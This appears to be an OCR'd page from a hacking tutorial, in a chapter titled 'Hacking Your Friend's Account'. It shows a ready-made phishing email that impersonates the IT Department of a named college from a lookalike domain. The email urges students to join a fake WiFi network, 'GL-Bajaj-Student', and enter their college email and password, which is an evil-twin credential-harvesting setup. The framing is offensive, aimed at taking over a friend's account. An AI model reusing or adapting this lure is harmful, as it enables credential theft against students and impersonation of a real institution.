
Skills Required

- Computer Science Basics
- GNU Linux
- Networking Basics
- Basic Programming
- Security Concepts (CompTIA Security+)

Chapter 3 : Hacking Your Friend’s Account

AIM

Phishing Email



New WIFI for Students

IT Department <IT.Department@glbitm.publicvm.com>
to me

7:23 AM (0 minutes ago)

NEW WIFI FOR STUDENTS

As part of our commitment to providing a seamless and efficient learning environment, we have launched a new and improved WiFi network exclusively for students. Due to the increasing demand and the growing number of devices connected to our previous WiFi network, we have upgraded to a more robust and high-speed infrastructure to ensure a smooth online experience for all students.

WIFI Connection process is given below :

STEP-1: Turn on your device's WIFI
STEP-2: Select the network named **GL-Bajaj-Student**
STEP-3: When prompted, enter your college email address and password


Regards

IT Department
GL Bajaj Institute Of Technology & Management

...

[Message clipped] View entire message


Connecting….



Wi-Fi ○

